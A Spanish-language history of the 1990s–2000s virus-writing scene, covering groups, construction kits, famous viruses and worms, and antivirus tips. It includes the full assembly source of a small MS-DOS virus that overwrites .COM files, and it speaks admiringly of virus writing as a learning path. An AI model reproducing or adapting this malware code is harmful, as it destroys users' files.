En los 90 aparecen los primeros **grupos** de creadores de virus: ***Phalcon Skism*** *y* ***Nuke*** *en EE.UU. y* ***Trident*** *en Holanda.* Las primeras **revistas electrónicas** sobre virus *(**ezines**)* aparecen en los **BBS**.

Salvo **Bulgaria a principios de los 90** y **España a partir de 1995-1996**, no se puede hablar de países con especiales *"manifestaciones víricas"*. **EE.UU.** siempre tiene un papel **omnipresente** por ser la cuna de los hackers informáticos, de **ARPANET**, del phreaking, etc., y por el desarrollo masivo de la informática.

El creador del gusano ***"Iloveyou"*** es filipino; uno de los mejores coderz es **Vecna**, brasileño; en **China** y en **Rusia** se crean muchos virus y gusanos interesantes, en **Argentina** hay larga tradición, en **México** también... **Israel**, **Holanda**, **Alemania**. *Por esto los grupos suelen ser internacionales en cuanto a sus integrantes.*

> *Los **búlgaros** y los **rusos** dominaron el panorama vírico a **comienzos de los 90**. **Dark Avenger** es una **figura mítica**. Su pugna con el periodista **Vesselin Bontchev** generó toda clase de rumores e historias.*

DARK AVENGER, EL VX SIN ROSTRO

Uno de los **mitos** más extraños del mundo de la creación de virus es la figura conocida con el nombre de ***"Dark Avenger"*** *(Vengador oscuro o de la Oscuridad)*. En una época en que **Bulgaria** se convirtió en el centro vírico más importante del mundo *–llegó a hablarse de la* ***"factoría búlgara"-***, no es extraño que surgiera el más *"terrible"* **coderz**.

El antiguo director del **Laboratorio de Virología de la Academia de Ciencias** de Bulgaria **Vesselin Bontchev** *(ahora en ISLANDIA, trabajando para el antivirus* ***F-PROT****)* jugó un **doble papel:** *por un lado informaba sobre cada virus que surgía en Bulgaria y sobre sus autores, y por otro se hacía cada vez más famoso en todo el mundo.*

En el caso de***"Dark Avenger"***, esta fama no llegaría a ser igualada nunca más. Cada nueva criatura compleja y dañina se le atribuía automáticamente. Sus virus ***"Eddie"***, ***"Nomenklatura"*** *...* eran obras maestras en aquellos tiempos.

Una de las ***hipótesis*** *más sugestivas se basa en que el creador de virus conocido como* ***"Dark Avenger" sería el lado oscuro del mismo "Vesko" Bontchev.***

En **junio de 1991** se publicó una **revista electrónica** con el nombre de **40HEX**, que estuvo en activo hasta agosto de 1995, lanzando 14 números de textos y códigos víricos. Ante el éxito suscitado, en torno a ella se formó el grupo **Phalcon/Skism**.

La idea de los grupos y de los **e-zines** prosperó y se crearon grupos míticos como **Inmortal Riot**, **VLAD**, etc.

En la actualidad, los más destacados de la scene vírica son **29A** y **IKX** *(International Knowledge eXchange).*

Existe una parte oculta de todo lo relacionado con los usos "sobrenaturales" de la informática.

Dejando esto de lado, no cabe duda que **el origen del panorama vírico español** está vinculado al nombre del **BBS Dark Node**, uno de los mejores del mundo y **embrión** del grupo **29A**.

En **abril de 1995**, antes las restricciones para intercambiar códigos de virus en **Fidonet**, **Luis Gómez-Ulla** creó un **BBS** con un Amstrad de 517 K de memoria RAM: **Dark Node**.

En **1996** se forma el grupo **29A** *(666 en formato hexadecimal)*. Nació en la cabeza de **Mr. Sandman** como revista en la que publicar los artículos y los virus creados por la gente de ***"Dark Node"***. Se publicaba **en inglés**, por el afán de llegar a todo el panorama vírico mundial. Ante el éxito del primer número *(una auténtica joya)*, se unieron para sacar el número 2. *Así nació el mejor grupo de viriing de la actualidad.*

Como en tantas esferas de las *"artes"* de la informática no convencional, muchos escritores de virus se cansan, se *"queman"* o se apartan de la *"scene"* durante un tiempo. *No cabe duda de que nunca se puede dejar de ser un **Vx**.*

GRUPOS

Nuke, Inmortal Riot, DAN, VLAD ... 29ª y IKX

Suele decirse que existe una ***"buena scene"*** que escribe en **ensamblador** y una ***"mala"*** que escribe en lenguajes de **script *(VBA, Macro y VBScript)***. Pero esto no quiere decir que un buen creador no use los **HLL** o lenguajes de alto nivel para determinadas tareas o para un gusano concreto, ni que algunos gusanos no sean extraodinariamente complicados de hacer con estos lenguajes.

Entre los grupos que vamos a mencionar en este apartado se encuentran:

- **Phalcon Skism / 40hex** *(1991-1995)*
- **Nuke / Nuke Info Journal** *(1991-1994)*
- **Trident** *(principios de los 90)* Holanda
- **Inmortal Riot / Insane Reality Magazine** *(1993-1996)* Suecia
- **VLAD / VLAD Magazine** *(1994 –1996)*
- **DAN / Minotauro Magazine** *(1994-1997)* Argentina
- **Codebreakers / Codebreakers Magazine** *(1997-1999). Sitio cerrado tras el asunto Melissa.*
- **29A / 29A** *(1996-2003 ...)*
- **IKX / Xine** *(1996-2003 …)*

Forzando un poco las cosas, **existen dos generaciones** al menos **en los grupos víricos:**

1. Un primer grupo formado a **principios de los 90** y que llega más o menos **hasta 1995**.

   Phalcon Skism, Nuke, Trident, etc.

1995 *marca la aparición del* ***Windows 95*** *(Windows 32 bits, ejecutables PE, etc).*

2. Un segundo grupo **nacido a partir de 1995-1996**.

29A, IKX, Codebreakers, etc.

- **PHALCON SKISM** ha sido uno de los grupos originarios y más conocidos de la *"scene"*. *Su revista es el equivalente más aproximado en el mundo vírico a lo que representa* ***"Phrack"*** *en el hacking.*

Norteamericano (EE.UU. y Canadá), formado por hackers y escritores de virus.

La **competencia** entre este grupo y **Nuke** fue épica. **En 1992** crearon el ***"Phalcon-Skism Mass Produced Code Generator"*** o PS-MPC *(aparecido en el número 8 de 40Hex)* y el grupo rival **Nuke** realizó el **VCL** *(Virus Creation Laboratory) –su autor fue* ***"Nowhere Man"-***, la primera herramienta de creación de virus.

40Hex se publicó desde 1991 hasta 1995 *(12 números)*. Fue la primera.

Algunos de los miembros más relevantes han sido: ***Priest, Hellraiser, Stormbringer, Skism One, Dark Angel, ...***

- **NUKE**, también *norteamericano*,

Su revista **NUKE Info Journal** se publicó desde **1991 hasta 1994** *(14 números).*

- **TRIDENT**

Importante grupo *holandés* que compartió los **inicios de ls *"scene"* de los 90** con *Phalcon Skism* y *Nuke*. Se les atribuyen **más de 150 virus** y la creación de **TridenT Polymorphic Engine *(TPE)*** en **1992** que añadía **polimorfismo** a los virus.

John Tardy fue el **fundador** y destaca la figura de **Masud Khafir** entre sus miembros.

- **VLAD / VLAD Magazine**

Grupo *australiano* con miembros de todo el mundo *(Virus Laboratory And Distribution)*. A finales de 1996 quedó disuelto.

Su **ezine** tiene 7 números. **1994-1996**.

Metabolis y **Qark** fueron sus fundadores. **Sepultura**, **Quantum**, etc.

- **IKX**

International Knowledge eXchange *(grupo de virus, pero tb. Hacking, phreaking …)*

Su **publicación** se llama ***"Xine"***. Comienza en 1995

Quizás el miembro más conocido sea **Billy Belcebú**. **Psychodad** *(el aglutinador del grupo)*, **Bozo**, **JBH**, **Int13h** son otras figuras.

GRUPO 29A

Grupo muy interesante de la escena vírica. **Nace en 1996 en España**. Desde el principio tienen muy clara su **vocación internacional** y **escriben en inglés** para saltar todas las fronteras. Surge de un **BBS gallego** sobre temas víricos llamado ***"Dark Node"*** y algunos de los miembros más destacados se reúnen para la edición de un **ezine**. Más tarde, dado el éxito de ese primer número, se forma el grupo.

Hacer una lista de los actuales **miembros de 29A** y de los que en algún momento lo han sido no deja de producir admiración: **Mr. Sandman, Jacky Qwerty, GriYo, Virus Buster, Wintermute, Vecna, Mr. White, Benny** y algunos más …

EZINE 29A

En **julio de 2003 tienen 6 números** de su prestigioso ezine en la Red. Lo mismo que decía para los miembros es válido para los que firman los artículos. *Lo mejor de lo mejor publica en ella.* El **7** está en **preparación**.

Contiene artículos de opinión, entrevistas y sobre todo artículos sobre técnicas y virus comentados.

5. VIRUS Y ANTIVIRUS. ¿CÓMO SE HACEN Y ACTÚAN?

Escribir virus puede ser una motivación especial para aprender a programar: ***batch, visual basic, C, ensamblador...*** Muchos empiezan estudiando a fondo códigos de virus sencillos, como un ajedrecista estudiaría las partidas de los maestros. *Es habitual que buenos virus generen muchas variantes y copias de métodos exitosos de infección o de ocultación.*

Es algo realista empezar a estudiar un virus infector de ficheros **COM** y luego **EXE**, y no hacerlo por uno con polimorfismo o multiproceso. En ese sentido, los **libros de Mark Ludwig** son un buen comienzo. La **revista 29A** puede ser la continuación. *Mucho cuidado con lo que se hace.*


Cuando un programador quiere realizar un programa para gestionar correo, chatear o lo que sea en Windows, debe usar los recursos *(APIs, librerías, etc.)* que utiliza este sistema operativo. Un creador de virus busca controlar los accesos normales para enviar correos, desactivar el monitor del antivirus, etc., por lo que requiere **conocimientos** importantes del funcionamiento del ordenador, del sistema operativo y del software, **mayores** si programa en **ensamblador** y **menores** si lo hace en **lenguajes interpretados** *(**macros**, **scripts**, etc).*

La mejor opción para abrir la mente es **msdos y batch** *(insisto que SÓLO ES MI OPINIÓN*). Aunque si ya tienes experiencia, puedes pasar directamente a **visual basic** y a **ensamblador**. El verdadero escritor de virus tiene que conocer ensamblador, pero muchas veces ocurre como con Linux, que los lamers van diciendo a diestro y siniestro que hablan en ensamblador y tienen sueños compilando el kernel sin ayuda :) Los virus y gusanos se pueden escribir en el lenguaje apropiado pero el *ensamblador es para un coderz como linux para un hacker.*

EJEMPLOS DE VIRUS en MS DOS

BAT.ZEP

Este código pertenece a **uno de los virus más pequeños** que existen, programado para **ms-dos** como **fichero por lotes** *(.bat)*. Mi **antivirus** lo detecta como **BAT.Zep**



VIRUS infector *.COM

Un código vírico muy simple en ensamblador del que es autor **Mark Ludwig**. Se trata de un virus que infecta ficheros ***.COM** y que no queda residente en memoria.

Está sacado del disquete que acompaña a ***"The Giant Black Book..."***.

```
;44 byte virus, overwrites all the COM files in the current directory.
;(C) 1994 American Eagle Publications, Inc.
.model small
.code
FNAME EQU 9EH       ;search-function file name result
ORG 100H
START:
    mov ah,4EH ;search for *.COM (search first)
    mov dx,OFFSET COM_FILE
    int 21H
    SEARCH_LP:
    jc DONE
    mov ax,3D01H         ;open file we found
    mov dx,FNAME
    int 21H

    xchg ax,bx           ;write virus to file
    mov ah,40H
    mov cl,42            ;size of this virus
    mov dx,100H          ;location of this virus
    int 21H
```

```
    mov ah,3EH
    int 21H             ;close file
    mov ah,4FH
    int 21H             ;search for next file
    jmp SEARCH_LP
    DONE:
    ret ;exit to DOS
    COM_FILE DB '*.COM',0     ;string for COM file search
END START
```

**Se han escogido virus antiguos, bajo MS-DOS, con tan apenas efectividad hoy en día, y menos en S.O. modernos.*

Los **escritores de virus** *(virus writer, Vxers, coderz)* necesitan un **conocimiento importante del sistema operativo** que eligen como objetivo para que actúe su *"retoño"*, así como de los programas que serán transmisores de la infección (*generalmente gestores de correo).*

En los comienzos de la informática de masas, la mayor parte de los virus fueron escritos para MSDOS. Hoy en día ha pasado el tiempo de MSDOS, pero tenemos **Windows 95, Windows 98 y todos los demás** *(Windows 32 bits)*, ***macros de Access, de Word, de Excel, de PowerPoint y los deliciosos programas tan amistosos con los virus y sobre todo con los gusanos: Outlook o Outlook Express.***

La **preponderancia de Microsoft entre los usuarios domésticos y pequeñas empresas** genera un ***"monocultivo"* vírico**, pues un creador de virus busca poner en evidencia un fallo y naturalmente en la mayoría de los casos intentará la máxima difusión para sus criaturas: ***Windows e Internet Explorer, Outlook / Outlook Express, IIS...*** Esta ingeniosa expresión pertenece al famoso abogado de hackers **Carlos Sánchez Almeida**, defensor entre otros de los acusados del **caso Hispahack**, que la usa en una entrevista realizada a **GriYo** publicada en **Kriptópolis** *(ya no está disponible).*

Esto hace que un creador de virus busque la mayor difusión para sus *"ingenios biológicos artificiales"*, un medioambiente *"amigable"* :)

KITS DE CONSTRUCCION / GENERADORES DE VIRUS

Una opción muy usada, pero **despreciada en el verdadero mundo de la creación** de los virus es el uso de los **kits de desarrollo**. Los que hacen los programas son muy buenos, pero los que abusan de ellos... ***De hecho, dicen que existe una "scene" buena y otra mala: la primera que infecta ejecutables y la segunda que utiliza visual basic o variantes.***

*No hay que confundirlos con las **"engines"** que proporcionan ciertas funciones a los virus.*

- **VCS**

  Virus Construction Set. Fue el ***primer programa*** creado expresamente para generar virus *(1990)*. Los responsables fueron un oscuro **grupo alemán** denominado **VDV** *(algo así como Asociación alemana de amantes de los virus)*. Muy básico, *¡pero fue el primero!*

- **VCL**

  Virus Creation Laboratory. *Julio 1992*. **Grupo Nuke**. **The Nowhere Man** fue su **creador**. Tenía una *interfaz gráfica cuidada*, se podía usar con el *ratón*, etc. *Se podía escoger un virus infector de fichero COM, uno de compañía o de sobreescritura. También bombas lógicas y caballos de Troya.* No tuvo mucho éxito entre los amigos de los virus porque eran fácilmente detectados por los antivirus de la época. Venía con una documentación muy interesante.

- **PS-MPC**

  Phalcon-Skism Mass Produced Code Generator. *Julio 1992*. **Grupo Phalcon Skism**. En respuesta al *"lanzamiento"* de VCL por los rivales de Nuke. Su **autor** fue **Dark Angel**. *Era capaz de crear virus residentes en memoria infectores de COM y EXE*. Produjo cientos de virus. No daba el código vírico completo, pero la modificaciones para hacerlo operativo eran triviales.

  Una **versión** más avanzada es **G2 (*G Squared).***

OTROS:

- **Black Knight Macro Virus Construction Kit**
- **Biological Warfare**
- **Digital Hackers' Alliance Randomized Encryption Generator**
- **Senna Spy Internet Worm Generator**
- **VicodinES Macro-Poppy Construction Kit**

ENGINES

- **MtE *(Mutation Engine)***

Creada por el mítico **Dark Avenger**. Aparecida en **agosto de 1991**. Una de las primeras engines **polimórficas**. Incorporaba buena documentación para su uso. Sirvió de inspiración a muchos creadores de engines polimórficas. Fueron fácilmente detectados por los virus.

Unos 33 virus han usado MtE para incorporar capacidades polimórficas.

- **TPE *(Trident Polymorphic Engine)***

Realizado por **Masud Khafir**, coderz **holandés**, en **1992**. Perteneciente al **grupo Trident.**

- **NED *(NuKE Encryption Device)***

Primer motor polimórfico de EE.UU. Escrito por **Nowhere Man**. Apareció en **1992**, al mismo tiempo que **TPE**.

VBSWG, [K]ALAMAR y KOURNIKOVA

Visual Basic Script Worms Generator *(VBSWG)* es un **generador de gusanos**, interesante por varios motivos. Su autor es el **coderz argentino [K]alamar**. Lo puso a disposición del público en el año **2000**, para crear *gusanos de script*. Se han ido sucediendo las versiones mejoradas hasta la última, cuyas capturas de pantalla incluimos en el artículo: **Vbswg 2 Beta.**

Un **holandés** de 20 años con el apodo **OnTheFly** realizó el gusano más conocido que ha sido creado con la herramienta:

El **gusano VBS/SST-A** o **Anna Kournikova**. *El 12 de febrero de 2001 fue detectado.*

> Usa las **dobles extensiones** para engañar al usuario inexperto o confiado, que creyendo **abrir una imagen** de la famosa y guapa tenista *(AnnaKournikova.jpg)*, en realidad **ejecuta un fichero vbs** *(AnnaKournikova.jpg.vbs).*
>
> En ese momento se inicia la infección. El gusano utiliza las **direcciones** almacenadas en la **Libreta de correo** y les **envía una copia.**
>
> ***El único peligro era la saturación de los servidores.*** Fue creado con la **versión 1.50b de VBSWG**. En la imagen inferior la cuidada ayuda que incluye **[K]alamar** en su herramienta para investigar con gusanos informáticos.

6. ALGUNOS VIRUS Y GUSANOS INTERESANTES.

Hemos visto varios aspectos interesantes, la cronología de los virus y una aproximación a la scene, una tabla sobre los tipos de virus según las técnicas que utilizan para infectar y ocultarse. Ahora es el momento de analizar brevemente algunos de los virus y gusanos que a lo largo de la historia han destacado por una u otra causa.

6.1. VIRUS.

Los virus que estudiamos a continuación son **históricos** *(si entramos en los posteriores, habría que citar a tantos maravillosos virus –algunos terroríficos, la verdad- que lo vamos a dejar para otro estudio posterior. ;)*

- **1986 Brain, Virdem, Ping-Pong;**
- **1987 Vienna y Stoned;**
- **1988 Viernes 13;**

- **1991 Michelangelo.**

Salvo que una "mutación" o variante haya destacado, sólo nos referiremos a los primeros, los originales.

- **BRAIN**

Pakistani, Pakistani Brain, Lahore o Ashar. **1986**. **Sector de arranque y stealth.**

El primer virus para PC capaz de **infectar el sector de arranque de los disquetes** y en ciertos aspectos el primero en poder ser considerado como tal *(en libertad, con altas tasas de infección y extendido por todo el mundo).*

Usó por primera vez una **técnica stealth**, es decir, capaz de ocultar sus acciones. En aquellos tiempos de **MSDOS**, la instrucción **DIR** permitía comprobar el contenido del disquete. Pero el virus dirigía la petición a donde había copiado el sector de arranque original. *Teniendo en cuenta que su creador fue pionero, podemos comprender la inmensa creatividad e inteligencia del mismo. ;)*

> *Resulta extraño que dejara su "firma" en la etiqueta de volumen del disquete. No intentaba pasar desapercibido.*

- **VIRDEM**

Virus capaz de **infectar ficheros**, aunque sólo los **COM** *(más sencillos que los EXE)*. Fue una creación al estilo de los de Cohen.

> *Creado por **Ralf Burger** y distribuido en la reunión del **Chaos Computer Club de 1986**.*

- **PING-PONG**

Junto con el virus **Barrotes** *(que mostraba unos barrotes en el monitor :)*, uno de los que obtuvieron más fama por su ***"payload"* gráfico:** *una pelotita recorría la pantalla rebotando en los lados.*

También **conocido** como ***"Italian Bouncery"*** o virus ***"italiano"***. **1986**.

Infector de sector de arranque de disquetes y discos duros. Sólo funcionaba en ordenadores de la época *(los procesadores 8086)* por una instrucción en ensamblador.

Fue **detectado en marzo de 1988**, en **Argentina**. Al no tener efectos destructivos se extendió por todo el mundo sin que se le prestara mucha atención.

Era simpático y fácil de borrar.

por **maty**

PRIMERA VACUNA vs. TELEVISION *("Fuente de la Verdad")*

Detectado el virus **Ping-Pong** durante el **curso 1986/87** en la primigenia sala de PCs de **l'Escola Tècnica Superior d'Enginyeria de Telecomunicacions de Barcelona ETSETB**. Un **estudiante *(X. P.)*** programó la **primera vacuna antivírica** a los pocos días de la infección generalizada *(el 2º ó 3º de la promoción y posterior doctor).*

Como suele suceder en estos casos, **el mérito fue atribuido a un profesor** de la Facultad de Informática de Barcelona **FIB**, al ser difundida así la **noticia** por el canal de la televisión pública autonómica catalana **TV3** *un par de semanas después.*

La fuente de la información es totalmente fiable.

- **VIENNA**

Descubierto en **abril de 1988**. **Infectaba ficheros COM y no era residente en memoria**. Uno de cada 8 archivos infectados era borrado. Tenía la peculiaridad de que reiniciaba *"en caliente"* el ordenador.

*Su código fuente fue publicado por **Ralf Burger** (el autor del virus **Virdem**) en su libro **"Computer viruses: A High-Teach Disease"***

- **STONED**

Conocido también como ***"New Zealand"***, fue diseñado por un **estudiante de secundaria de Nueva Zelanda**. Parece que se le escapó de forma involuntaria. Significa *"colocado".*

También llamado ***"Marihuana"***. **Virus de sector de arranque del disco**. Al principio sólo infectaba disquetes, pero en las versiones posteriores afectaba a todo tipo de discos.

Mostraba el **mensaje:** *"¡Tu ordenador está colocado. Legalicen la marihuana!".*

*El famoso virus **Michelangelo** era una modificación del **Stoned**.*

- **VIERNES 13**

Fue uno de los virus más famosos de la historia, de los más recordados.

Conocido también como ***"Jerusalem"*** o ***"israelí"***. Detectado en Israel y probablemente creado allí.

Virus **residente en memoria y de ficheros** *(COM y EXE)*. Procedía al borrado de ficheros si el año no era 1987.

Tuvo tanto éxito que *generó una familia extensísima*, a pesar de tener algunos bugs o errores.

Las primeras versiones infectaban varias veces el mismo fichero ya infectado, con lo que los archivos crecían hasta hacerse más que evidente su presencia.

- **MICHELANGELO**

Después del gusano de Morris, éste fue uno de los mayores acontecimientos relacionados con código vírico. Era un **virus de sector de arranque** *(boot sector)*, con **técnica stealth** y de **infección lenta**. Basado en el virus **Stoned** (*idéntico sistema de replicación y los mismos bugs)*, durante casi un año estuvo infectando ordenadores sin realizar ninguna actividad. Detectado en la primavera de 1991.

Reemplaza el *"boot"* original del disquete por el código vírico y lo copiaba en otro sector. Se dio la casualidad de ordenadores infectados sucesivamente por Stoned y Michelangelo *(muy parecidos)*, que al sobrescribir el segundo el sitio donde el primero había colocado el sector de arranque original, resultaba imposible recuperarlo.

La fecha del 6 de marzo de 1992 *(aniversario del nacimiento del famoso artista Miguel Angel – Michelangelo- Buonarrotti)* era el *"trigger"* o detonante, que puso en marcha el *"payload"* o carga destructiva.

Ningún antivirus era capaz de detectarlo y eliminarlo.

- **GIRIGAT**

La primera noticia que tuve de este virus fue en la web de **Hispasec**, en **mayo de 1999**. Girigat, el ***monstruo de 63 cabezas***. Significa *"camaleón"* en hindi.

Win32.Girigat.4937. 4937 bytes. Su autor es el más que famoso **Mr. Sandman**, del **grupo 29A**.

Girigat es en realidad 63 virus. Cada vez que cambia de ordenador *("máquina" en la jerga)* elige una de las 63 posibilidades.

Puede actuar como un **virus residente** *"per-process"*, como un **virus de acción directa** *(runtime)*, puede **infectar ficheros** en cualquier directorio. **Puede usar alguna o todas las formas**. **Infecta CPL**, **EXE** y/o **SCR.**

Un auténtico quebradero de cabeza para los antivirus.

6.2. GUSANOS

Comentados con mayor extensión **en los apéndices** de este capítulo, los tres gusanos más famosos del siglo XX: el **gusano de Morris o *"Internet Worm" (1988)***, el **gusano de macro Melissa *(marzo 1999)*** y el **gusano de VBScript, *"Iloveyou" (mayo 2000)***.

Normalmente los gusanos son más peligrosos en las modificaciones posteriores a su primera y original versión.

- **Bubbleboy 1999**
- **Babylonia 1999**
- **Hybris 2000**
- **Codered 2001**
- **SirCam 2001**
- **Nimda 2001**
- **Goner**
- **Slammer 2003**

- **BUBBLEBOY**

Conocido como **VBS/BubbleBoy**. **Septiembre 1999**. Un nueva especie **capaz de infectar sin necesidad de ejecutar un fichero adjunto**. El *"virus"* iba en el mismo cuerpo y aprovecha el automatismo de **MIME**.

***No incluye ninguna rutina dañina**. Sólo se hace cargo del **correo para enviar copias de sí mismo**.*

- **BABYLONIA**

Conocido como **W95.Babylonia**. **1999**. Este gusano empleó una técnica totalmente novedosa: **se conectaba Internet para actualizarse.**

Se transmite **por IRC** con el **engaño de ser un parche para el problema del año 2000**. Una vez ejecutado, el resto del virus se descargaba de Internet.

Era un **virus residente en memoria**, **parásito** y al mismo tiempo **tenía un gusano *(worm)* y un backdoor *(troyano).***

Sólo afectaba a Windows 9x por razones técnicas. Capaz de **infectar ficheros PE EXE**, **ficheros de ayuda o HLP** y **librerías de sockets** *(conexiones a redes).*

*El **análisis** que realiza **VSAntivirus** es de lo mejor que puede encontrarse.*

- **HYBRIS**

I-Worm.Hybris. **Septiembre de 2000**. Gusano capaz de **actualizarse a través de Internet**, por lo que el programador mantiene control sobre su creación. En este caso es el conocido **coderz brasileño Vecna**.

Su objetivo es hacerse con el **control** de la **librería WSOCK32.DLL**

Y tiene una filosofía curiosa: **busca los *"plug-ins"* en Internet** *(se han detectado hasta 32 diferentes).*

*El gusano utiliza **cifrado fuerte de 128 bits**. Lo que hace realmente muy difícil neutralizarlo.*

- **CODERED**

Gusano de **origen chino**.

Explota una vulnerabilidad del servidor IIS 5.0 de Microsoft. ***Escanea IPs** en busca de servidores ISS, intentando entrar por el **puerto 80**.*

Una vez dentro, controla el kernel, intercepta las peticiones de los usuarios del servidor y les **muestra una página**.

Si la fecha se encuentra entre los días 20 y 28 del mes, inicia un **ataque** contra el sitio de la **Casa Blanca** *(http://www.whitehouse.gov/)* enviando muchos datos **basura** al puerto 80.

No modifica nada, funciona residente en memoria.

- **SIRCAM**

Win32.Sircam. Detectado el **17 julio 2001**. **Virus de archivos, gusano y caballo de Troya**. Escrito en lenguaje **Delphi**. De origen **mexicano** *(Michoacán)*, utilizaba *técnicas parecidas al **Magistr** para propagarse.*

Afecta a todas las variantes de Windows. Toma el **control del Registro de Windows**.

Usa la **libreta de direcciones** y las **direcciones que encuentra en la memoria caché** *(Archivos Temporales de Internet)*. Los mensajes eran en español y también los realizaba en inglés.

Tras 8.000 ejecuciones, el virus deja de funcionar.

- **NIMDA**

W32/Nimda.A. Este gusano recibe su nombre de la inversión de la **palabra ADMIN** *(ADMINinstrador)*. Escrito en **Microsoft Visual C++**. Detectado el **18 Septiembre 2001**.

Su característica principal es la **velocidad de propagación**. Utilizaba varios métodos: un fallo de IIS.

Se **aprovecha** de **numerosos fallos ya conocidos** *(hasta 16)*.

Los analistas de seguridad detectan un aumento del tráfico en determinado puerto y éste puede estar asociado a la actividad de un gusano: en el caso de Nimda fue el 80. ***Se llegaron a 2 millones de testeos por culpa de Nimda.***

*Sus **secuelas** han sido especialmente **peligrosas**.*

- **GONER**

Win32/Goner.A. Detectado el **4 de diciembre de 2001**. Este gusano está escrito **en Visual Basic** y codificado como ejecutable, *aparenta ser un **salvapantallas** con el icono de **Dark Vader** (gone.scr)*, siendo **capaz de desactivar antivirus y cortafuegos**.

Detecta los procesos en ejecución y los compara con una lista que tiene *(ejecutables de los principales antivirus y cortafuegos)*, pasando a borrar todos los ficheros de las carpetas donde se encuentran los referidos ejecutables *(avp.exe, zonealarm.exe, etc.)* y si no puede lo hará cuando se reinicie el ordenador.

Sus autores fueron **cuatro adolescentes israelitas**. Al pretender usar el gusano como parte de **ataques de negación de servicio**, las autoridades pudieron seguirles la pista a través del **IRC** *(DALnet)*.

> *El gusano además mostraba un mensaje con los nicks que usaban los autores en un canal de IRC.*

- **SLAMMER**

Win32/SQLSlammer. Gusano de SQL.

Al igual que los gusanos que aprovechan fallos de IIS, el servidor de páginas web de Microsoft, éste **atacaba el servidor SQL o gestor de bases de datos relacionales *(servidor SQL bajo Windows 2000)***. Su único objetivo es propagarse. **No realiza ninguna acción destructiva.**

El **25 de enero de 2003** se detectó su acción. Abre un socket para NetBIOS, genera IPs *(direcciones del tipo 127.0.0.1)* aleatorias y envía paquetes de manera repetitiva al puerto 1434 UDP, una y otra vez. **Produce una denegación de servicio *(DoS)***. Al enviarse en multicast, llega a las 255 direcciones de cada subred. Cada máquina infectada inicia el mismo procedimiento y la saturación va creciendo de forma impresionante.

La revista ***"Wired"* publicó el código** del virus en su edición impresa. **376 bytes de ensamblador.**

> *Posiblemente **ha sido el mayor ataque sufrido por Internet**. Más a fondo que el histórico gusano de Morris y más rápido que CodeRed ...*

- **MTX**

Tras estudiar algunas características de virus y gusanos conocidos, nos encontramos con esta ***criatura extraordinaria***. **W32/MTX *(I-Worm.MTX)***, surgido en **septiembre del año 2000**. Es una especie de ***"tres en uno"*: virus, gusano y troyano**.

> ***NO ES DESTRUCTIVO.*** *¡Qué tomen nota los que todavía demonizan a los verdaderos creadores de virus! Este "monstruo" es un claro ejemplo de un* ***reto intelectual y técnico****.*

Uno de los más complejos de los últimos tiempos. **Comprimido *(apenas 18 KB)*, cifrado, con técnicas anti-antivirus.**

Al ser ejecutado se instalan **3 ficheros** en el directorio *(carpeta)* Windows: **IE_PACK.EXE**, **MTX_.EXE** y **WINN32.DLL**. Infecta la **librería** que gestiona las conexiones en Windows **WSOCK32.DLL**

- **El virus** es el elemento principal: un infector de ficheros ejecutables PE. **Utiliza la técnica EPO.**
- **El gusano IE_PACK.EXE** aprovecha el **envío de correos** para enviarse.
- **El troyano** *(backdoor)* **MTX_.EXE** se conecta **a un servidor ya cerrado y busca actualizaciones** utilizando el **puerto TCP 1137**.

No era destructivo y mostraba este mensaje:

> Software provide by [MATRiX] VX team
> Ultras, Mort, Nbk, Lord Dark, Del_Armg0,Anaktos
> All VX guy in #virus channel and Vecna

7. PROTECCIÓN CONTRA EL MALWARE

Las revistas de informática y las páginas web especializadas presentan a menudo comparativas de los antivirus más conocidos, realizando múltiples pruebas.

Kaspersky, NOD32, McAfee, Norton, Panda ... on algunos de los gigantes de este ***maná*** que suponen los programas de detección contra virus, gusanos y demás.

Hoy se hace imprescindible tener protección antivirus: *programas y borrado manual, y protección específica contra troyanos, spyware, etc.*

Lo más importante es tener instalado un **antivirus** *(**convenientemente configurado y actualizado**)*. Lo siguiente es un **buen cortafuegos**, dadas las *"habilidades"* de los nuevos gusanos y troyanos.

Según el juicio del autor de la web de *"Troyanos Indetectables"*, **McAfee VirusScan** con una configuración sensible, detecta la mayoría de los troyanos con su potente motor heurístico.

10 NORMAS BÁSICAS PARA COMBATIR LOS VIRUS, GUSANOS Y TROYANOS

1. Consigue un buen antivirus y mantenlo actualizado cada quince días como mucho. Te recomiendo **AVP**, **NOD32** o **McAffee**. **Panda** también, *que no se me enfaden.*
2. Procura **escoger con cuidado los sitios** de donde te bajas los programas.
3. Ya sé que muchos seguirán usando **Outlook Express**. Mantente actualizado y usa un buen cortafuegos. ¡Lo vas a necesitar! **La Universidad de Cambridge ha prohibido este programa de correo**. Dicen que ha recibido algún premio como el mejor amigo de los virus :) Si puedes, escoge un gestor de correo distinto y estudia bien su manejo y configuración *(The Bat, Eudora, Pegasus, etc.)*
4. Las **copias de seguridad** de los materiales cuya pérdida sería una catástrofe deben realizarse a menudo. Usar un programa específico facilita el trabajo.
5. Si usas Windows, **evita** los programas más difundidos ***(Internet Explorer, Outlook Express y el servidor IIS)***. Casi todo el malware se lleva muy bien con ellos.
6. **La mejor opción es Linux**. Cuesta trabajo al principio *(por miedo, pereza, etc.)*, pero al final resulta mejor. Nadie te pide que lo uses en exclusiva, pero **para Internet es la opción más segura**. *Usa **arranque dual** o una **máquina virtual** tipo **Vmware**.*
7. La mejor solución de seguridad es una persona formada y con curiosidad por mantener un nivel de seguridad aceptable.
8. La instalación de un cortafuegos *gratuito* como **Zonealarm** es incuestionable. Luego podrás comparar con **Kerio** y otras marcas.
9. El software contra troyanos y **spyware** puede dotarte de una seguridad añadida.
10. El pánico no es una buena solución, pero la **prudencia** sí. Una buena dosis de paranoia te mantendrá a salvo en Internet.

por **maty**

